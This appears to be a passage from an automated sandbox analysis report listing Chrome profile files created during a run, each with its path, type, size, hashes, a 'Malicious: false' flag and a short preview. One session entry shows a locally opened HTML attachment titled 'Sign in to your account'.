Preview:	.q.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....A8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	120
Entropy (8bit):	3.254162526001658
Encrypted:	false
SSDEEP:	3:FkXft0xE1G1mstft0xE1G1mstft0xE1n:+ftlE1G1mkftlE1G1mkftlE1n
MD5:	E9224A19341F2979669144B01332DF59
SHA1:	F7F760C7104457DF463306A7F7BAE0142EFCEB5B
SHA-256:	47DD519C226D23F203ACAE0EC44DF9BB6208828E24F726E1602EA52F63C3E2BE
SHA-512:	4184302DEB5009D767FECFC150F580DD57D5CF9CF3BFEB7E52C9F3340E5E6499251B9F0DFF37F0454411FED9046880E0A9204312D021294256372C916B8155AC
Malicious:	false
Preview:	sdPC.....s}.....M..2.!..%sdPC.....s}.....M..2.!..%sdPC.....s}.....M..2.!..%

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\3f229aa2-6e2f-4942-9fa5-b5e8cff381e5.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4219
Entropy (8bit):	4.871684703914691
Encrypted:	false
SSDEEP:	48:YXsJjMH+5s7YMHBKsvxMHVzspxMHbsIHt/soBDysKqnsllzMHpDCLsWJMHLsNuMg:RG+ZGJG+GTTD7IGpD+G7Gp2GnG4GVhH
MD5:	EDC4A4E22003A711AEF67FAED28DB603
SHA1:	977E551B9ED5F60D018C030B0B4AA2E33B954556
SHA-256:	DD2C9F43F622F801FCC213CDE8E3E90EF1D0D26665AE675449A94CEC7EB1D453
SHA-512:	84D3930579FD73C7D86144D5CDC636436955BA79759273C740D2D72BC4847F2F7F165BBCA3EB2E4DFB01777D6A5F141623278C1BF74615C5A491092CE3FD1602
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248543677350473","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543677350474","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31344},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31656},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501454993","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"13248543501454994","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":39369},"server":"https://www.googleapis.com","supports_spdy":true},

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\64978369-d539-4661-a232-05d4612b16fb.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\64978369-d539-4661-a232-05d4612b16fb.tmp	
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22596
Entropy (8bit):	5.535884896793477
Encrypted:	false
SSDEEP:	384:VYCtCLlfJXh1kXqKf/pUZNCgVLH2HfDNrUcHG/nTinWU4V:aLlVh1kXqKf/pUZNCgVLH2HfRrUQG/nl
MD5:	96F1E98FBB935E9674657E854F661F37
SHA1:	9CE814B0804F37E2C8D04A3325F37BDCD3477395
SHA-256:	D9B04BF33427C743451DE4B2E635CAD561FA7527C6DD3246250E32A78290DBF9
SHA-512:	2DC21342C1C5DAD6C7D436A2D925DA9E60680F01377DB29EE498CA39D232B0BCF289A1FBFDBF7F7D64AC18FA76A06E231D678C28D07DB502BF43D0F2EEEA8 2B
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272541984410920","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtIpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\7702288f-fe1d-48f6-9e31-9624bac2d46a.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	2300
Entropy (8bit):	4.890918967191452
Encrypted:	false
SSDEEP:	48:Y2TntwCXGDHzMo6MsOTsgRLsY2bSRWm5s3yKsJ3zswMHLYhbD:JTnOCXGDHzMo6i1BwHmMEpGMhH
MD5:	2AA00B56B6363EE5C91A7E67C15B25D0
SHA1:	CE58B8379ECE6CA36CB0D51B9342349B284A3223
SHA-256:	AED989D23D540CDD3E8EFB21949BC333C2715B3CF15C1B83E490B1DDAB9B7D3B
SHA-512:	56DA914D3E593F41D05FE668F68E5CDB1A793062B3CDDA88A5260F90D80EA6AB4EDD12DC3A375728C32E8EC954A4C7FE07B381810B8CD048A1354C33B65A3E E1
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://play.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://aadcdn.msauth.net","supports_spdy":true},{"isolation":[],"server":"https://cdnjs.cloudflare.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275133987594934","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com","supports_spdy":true},{"alternative_service":[{"a

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\7acf7da5-2f27-488a-a863-c26d014bb5c0.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5476
Entropy (8bit):	5.177278645891428
Encrypted:	false
SSDEEP:	96:nA6Cfq/9AjOBsEvZcKI3ok0JCKL8VbOTQVuwn:nA6CA9AjOBsERc84K6
MD5:	DC4E8CACC9055F20FEFADE0855B1C9EA
SHA1:	B3962417A509CC48288AF4D1E9150D64E31BC403
SHA-256:	871720701D09E6E9216CBEE75070D8DC2237BA239980E5C0FBEA24FC16FF4A1A
SHA-512:	1F9AD110AD71142A586DC09448EB21B407056351D200254A80BD78002AE01A28736C027AA561BFD1522070163EABAD28DFF4ACDA8F32C32806C678567D5167FE
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272541984684696","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\82b69795-5b04-483c-b20c-f5f9511e81a4.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5476
Entropy (8bit):	5.177278645891428

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\82b69795-5b04-483c-b20c-f5f9511e81a4.tmp	
Encrypted:	false
SSDEEP:	96:nA6Cfq/9AjOBsEvZcKI3ok0JCKL8VbOTQVuwn:nA6CA9AjOBsERc84K6
MD5:	DC4E8CACC9055F20FEFADE0855B1C9EA
SHA1:	B3962417A509CC48288AF4D1E9150D64E31BC403
SHA-256:	871720701D09E6E9216CBEE75070D8DC2237BA239980E5C0FBEA24FC16FF4A1A
SHA-512:	1F9AD110AD71142A586DC09448EB21B407056351D200254A80BD78002AE01A28736C027AA561BFD1522070163EABAD28DFF4ACDA8F32C32806C678567D5167FE
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272541984684696","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\88c2dde4-645e-4e52-a58b-c0e40f6615a5.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22594
Entropy (8bit):	5.535955875368498
Encrypted:	false
SSDEEP:	384:VYCtPLlfJXh1kXqKf/pUZNCgVLH2HfDNrUcHGQnThnJU4L06:nLlVh1kXqKf/pUZNCgVLH2HfRrUQGQnv
MD5:	D17C5B8BD4D6063355C07A2041C93E50
SHA1:	FBCA82A041F81EBAE9FC55536EDE3E09EB675302
SHA-256:	FFC8AE881AF8614DC87FF841FFC38CF733CBB88EF84FBAB6AAA53959EC9AE1FB
SHA-512:	F58622928286F73A184ED5461FDD6BCA84EA5D75C7D6F87839B70F61AEC57045F9AD22C35F351997B4138D4F4DC1C4C8A8EBB29897FD55C4092BB05CD44720D
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272541984410920","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtIpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	331
Entropy (8bit):	5.201189701854155
Encrypted:	false
SSDEEP:	6:m/Y0DIq2PWXp+N23iKKdK9RXXTZIFUtp4Yb3ZmwP4YblkwOWXp+N23iKKdK9RXXH:IpIva5Kk7XT2FUtp4c/P4c5f5Kk7XVJ
MD5:	50EC6B0FF7D1BF3DE7BC71F04EC80FBD
SHA1:	1C291F95AF9052A24FEC9F146D6AD1D64EFC129D
SHA-256:	ED03A36A5D98A02731AB8165999AEE3A5D87F4F52E968F84205762D9D4BC1474
SHA-512:	9A459601EC2D7C4941EC55C0AB4F15837BA780AE9CEC0E51B3AB38999347487C2DF510701AFE9D8EA291750ADCC90DF798DC90198BE1439692320E1528550B4
Malicious:	false
Preview:	2021/08/04-02:13:11.630 3e4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/MANIFEST-000001.2021/08/04-02:13:11.691 3e4 Recovering log #3.2021/08/04-02:13:11.691 3e4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG.old3 (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	331
Entropy (8bit):	5.201189701854155
Encrypted:	false
SSDEEP:	6:m/Y0DIq2PWXp+N23iKKdK9RXXTZIFUtp4Yb3ZmwP4YblkwOWXp+N23iKKdK9RXXH:IpIva5Kk7XT2FUtp4c/P4c5f5Kk7XVJ
MD5:	50EC6B0FF7D1BF3DE7BC71F04EC80FBD
SHA1:	1C291F95AF9052A24FEC9F146D6AD1D64EFC129D
SHA-256:	ED03A36A5D98A02731AB8165999AEE3A5D87F4F52E968F84205762D9D4BC1474
SHA-512:	9A459601EC2D7C4941EC55C0AB4F15837BA780AE9CEC0E51B3AB38999347487C2DF510701AFE9D8EA291750ADCC90DF798DC90198BE1439692320E1528550B4
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG.old3 (copy)	
Preview:	2021/08/04-02:13:11.630 3e4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/MANIFEST-000001.2021/08/04-02:13:11.691 3e4 Recovering log #3.2021/08/04-02:13:11.691 3e4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	315
Entropy (8bit):	5.188160934301962
Encrypted:	false
SSDEEP:	6:m/YxWARN4q2PWXp+N23iKKdKyDZIFUtp4YDZZmwP4Y+sYkwOWXp+N23iKKdKyJLJ:ILAMva5Kk02FUtp4eZ/P4iY5f5KkWJ
MD5:	485C7186AA9D9FD8E29334D41DE07395
SHA1:	77726378D08F75DC8ED6375185550159CB1F214E
SHA-256:	AB0213D270C785D483FA9D12674B31762AE197BBFA92FDF67D2C0C4EBE05A29F
SHA-512:	D4B9DB057B0820606FC7DC453507601265550DE787E962060503A129A7CF6B8E56EEA423B2166747FAD14EC10B8A469A3515A50866CBE68E06DA622F65936FCF
Malicious:	false
Preview:	2021/08/04-02:13:10.849 3e4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/MANIFEST-000001.2021/08/04-02:13:10.858 3e4 Recovering log #3.2021/08/04-02:13:10.862 3e4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG.oldDB (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	315
Entropy (8bit):	5.188160934301962
Encrypted:	false
SSDEEP:	6:m/YxWARN4q2PWXp+N23iKKdKyDZIFUtp4YDZZmwP4Y+sYkwOWXp+N23iKKdKyJLJ:ILAMva5Kk02FUtp4eZ/P4iY5f5KkWJ
MD5:	485C7186AA9D9FD8E29334D41DE07395
SHA1:	77726378D08F75DC8ED6375185550159CB1F214E
SHA-256:	AB0213D270C785D483FA9D12674B31762AE197BBFA92FDF67D2C0C4EBE05A29F
SHA-512:	D4B9DB057B0820606FC7DC453507601265550DE787E962060503A129A7CF6B8E56EEA423B2166747FAD14EC10B8A469A3515A50866CBE68E06DA622F65936FCF
Malicious:	false
Preview:	2021/08/04-02:13:10.849 3e4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/MANIFEST-000001.2021/08/04-02:13:10.858 3e4 Recovering log #3.2021/08/04-02:13:10.862 3e4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	0.6863571317626186
Encrypted:	false
SSDEEP:	12:TLyen4ufFdbXGwcFOaOndOtJRbGMNmt2SH/+eVpUHFxOUwae6:TLyqJLbXaFpEO5bNmISHn06Uwd
MD5:	1C0EAEEE6463CAE33B7A7CD9D9DF4DA5
SHA1:	FBC6A28A1501E40154FDC0A9D0C2F34A5F88AA65
SHA-256:	ED8AE7C5E6885874A39F4E86258F552670352A18D29BE1FF4D372A2F4CD06C8A
SHA-512:	355D19828609971998B09B36E7C7D304B7FB88C7A726670BEBF5CF2E2710F8E71B0F9DEF6FE9712B484C1EB122AEEEFDECF31D13E02C4539C399DFB86EC7619F
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	12836
Entropy (8bit):	0.9667130320793363
Encrypted:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies-journal	
SSDEEP:	24:JcLgAZOZD/vRqLbJLbXaFpEO5bNmISHn06UwA68:J8NOZvRq5LLOpEO5J/Kn7Uo8
MD5:	D61E80639D39B7D28C40EDE61A64ED5C
SHA1:	8D25CB5BA64710108A39EAE7EAD382B1BB3177A8
SHA-256:	11379FD29A4D7647122B3B6846A31A5B1DDFFCFEB28AF3573D5A0F85B46DD766
SHA-512:	592AC5308ADC86A2F72ABF4DB0D63B23A1735062A0651518F3818CF6B7D5E1D9F6F7134FCD7EFAC5CA18B121AE75D69630EA2C2D2B9933BFE40447522D1EC7(D
Malicious:	false
Preview:	.....h.F_..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Session	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	3315
Entropy (8bit):	3.616646867819452
Encrypted:	false
SSDEEP:	48:34XxXoDy0+BzIVlfVBoV+KkzIVl//V8RL:34ZMf+9U
MD5:	6DEFD60D43CE2CA136D0F2C312E7A602
SHA1:	65EA371DEC53355D216B4933898B9F17CA3CFE9F
SHA-256:	2CDCA45C69A66E52D6E5FC22B21D79B35BE8B22001C06D062C1B53A27CB9029D
SHA-512:	5840837FE55C2FE7E0326FD9BD5C52D849E4A3C0F65C2E0582E790BC573BA0732209B18BD48487693A05CB9DB32E9CBE1E1538B294CA9B4BE516E3918773D08
Malicious:	false
Preview:	SNSS.....!.....1.,.....$...fbb06e5e_347e_43f6_8c09_ed5e0bb05341.....}q..... .....5..0.....&...{524A03AB-861D-4591-9B4E-BDD69F9D425A}.....|.....X...file:///C:/Users/user/Desktop/ATT05713.HTM#amphZWdlckBi dXJuc2lkZWhvc3BpdGFsLmFzbi5hdQ==....S.i.g.n. .i.n. .t.o. .y.o.u.r. .a.c.c.o.u.n.t...<...8.....0.....h.....`..... .....H.....s..5....r..5.. .....X...f.i.l.e.:././/.C.:./.U.s.e.r.s./.h.a.r.d.z./.D.e.s.k.t.o.p./.A.T.T.0.5.7.1.3...H.T.M.#.a.m.p.h.Z.W.d.l.c.k.B.i.d.X.J.u.c.2.l.k.Z.W.h.v.c.3.B.p.d.G.F. s.L.m.F.z.b.i.5.h.d.Q.=.=.....^...+...f.i.l.e.:././/.C.:./.U.s.e.r.s./.h.a.r.d.z./.D.e.s.k.t.o.p./.A.T.T.0.5.7.1.3...H.T.M.....8.....0.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Tabs	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	1.8112781244591325
Encrypted:	false
SSDEEP:	3:3Dtn:3h
MD5:	0686D6159557E1162D04C44240103333
SHA1:	053E9DB58E20A67D1E158E407094359BF61D0639
SHA-256:	3303D5EED881951B0BB52CF1C6BFA758770034D0120C197F9F7A3520B92A86FB
SHA-512:	884C0D3594390E2FC0AEAB05460F0783815170C4B57DB749B8AD9CD10741A5604B7A0F979465C4171AD9C14ED56359A4508B4DE58E794550599AAA261120976C
Malicious:	false
Preview:	SNSS....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	164
Entropy (8bit):	4.391736045892206
Encrypted:	false
SSDEEP:	3:FQxlXayz/t2Hmwg0EOZL7Ao4uhFkEuRLKyC5Ei5+Gg:qT5z/t2qoEwhXeLKB
MD5:	0A906A9A542CDF08FF50DAAF1D1E596E
SHA1:	B97D6274196F40874A368C265799F5FA78C52893
SHA-256:	EB9CABBF5FDA1AD535300B0110EAA4068A083248BA928A631C9278545935426D
SHA-512:	8795E905B711ADE6B1C4B402D50AF491B64D157AA738669482DDBFC30E857DF970BFFB774A925F3F4A0802BD27AFAF939CE140894FF09B67FB9C0BB83ED4491 A
Malicious:	false
Preview:	.f.5.....i.Wd.....Sgdaefkejpgkiemlaofpalmlakkmbjdnl.declarative_rules.declarativeContent.onPageChanged.[]..F.....F.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG	
File Type:	ASCII text
Category:	dropped
Size (bytes):	317
Entropy (8bit):	5.238308851598755
Encrypted:	false
SSDEEP:	6:m/Y7cW4q2PWXp+N23iKKdK8aPrqIFUtp4Y7cXZmwP4Y7c6LDkwOWXp+N23iKKdKc:IR1va5KkL3FUtp4RX/P4R6P5f5KkQJ
MD5:	1AA33029CCEC620F22E041F6B2A8D0E3
SHA1:	69DE6024DCB67E74CC847D9E0EF0BF6058D674F4
SHA-256:	054CF205A341B726238E0DCF70908EC40879C3F673E945D39FD6FEF979B48EE9
SHA-512:	767D2924FCF10EB9B6282605B6DCE17036F9AB80BF0F00A47AF4CD9203436692179589E6BC3846FCC33C93A264551927137DEB9A9719CB6395F5C91E8AB4327D
Malicious:	false
Preview:	2021/08/04-02:13:04.691 354 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/MANIFEST-000001.2021/08/04-02 :13:04.692 354 Recovering log #3.2021/08/04-02:13:04.693 354 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/000003. log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG.old. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	317
Entropy (8bit):	5.238308851598755
Encrypted:	false
SSDEEP:	6:m/Y7cW4q2PWXp+N23iKKdK8aPrqIFUtp4Y7cXZmwP4Y7c6LDkwOWXp+N23iKKdKc:IR1va5KkL3FUtp4RX/P4R6P5f5KkQJ
MD5:	1AA33029CCEC620F22E041F6B2A8D0E3
SHA1:	69DE6024DCB67E74CC847D9E0EF0BF6058D674F4
SHA-256:	054CF205A341B726238E0DCF70908EC40879C3F673E945D39FD6FEF979B48EE9
SHA-512:	767D2924FCF10EB9B6282605B6DCE17036F9AB80BF0F00A47AF4CD9203436692179589E6BC3846FCC33C93A264551927137DEB9A9719CB6395F5C91E8AB4327D
Malicious:	false
Preview:	2021/08/04-02:13:04.691 354 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/MANIFEST-000001.2021/08/04-02 :13:04.692 354 Recovering log #3.2021/08/04-02:13:04.693 354 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/000003. log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	570
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	6:qTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCT:qWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW
MD5:	D4BA0AE0BB0B9FAFF3DA6F35FDBC3C8A
SHA1:	FB3E9DEC7F35A9B1D94E54A5659DD0DE484055E7
SHA-256:	99DEF1B557F19F04C1AFFC6F247D0451F33FC10EC42E73792223C3215AC98BE6
SHA-512:	86FD07C34B9ABD4C52BA19EAE291936F92BC6D38A75C021EDC1DEDBC15617669876180CD99F959C62476D82EC6BB9F5FE4C6CB4D82CB037EFB76D99A4D3D9 51
Malicious:	false
Preview:	.f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f. 5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.. .....f.5.....f.5.....f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	320
Entropy (8bit):	5.268286031359254
Encrypted:	false
SSDEEP:	6:m/Y5H9+q2PWXp+N23iKKdK8NIFUtp4Y5rGNJZmwP4Y5x9VkwOWXp+N23iKKdK8+Q:Ied+va5KkpFUtp4erGX/P4erV5f5KkqJ
MD5:	2DD82E65F4CBF6DF69D9E4023ECDD9BE
SHA1:	4057E29A7B4926D2A6106DFFC42EFBCB01DD7328
SHA-256:	B8BB831AA9C7DEDD425D1F90B11109B01AFB4AF39F148F94C7928EEB43B0F287
SHA-512:	F657D34FDB99492DE426C1DB2226E6A3D207ACF191FE25704DFB0AAA76829F1F32FCB70042622781A2F3CD9EE4CD946952DED55B2E9F08E09C0A8EE087FE77 E
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG	
Preview:	2021/08/04-02:13:06.959 15bc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/MANIFEST-000001.2021/08/04-02:13:06.961 15bc Recovering log #3.2021/08/04-02:13:06.962 15bc Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/000003.log .

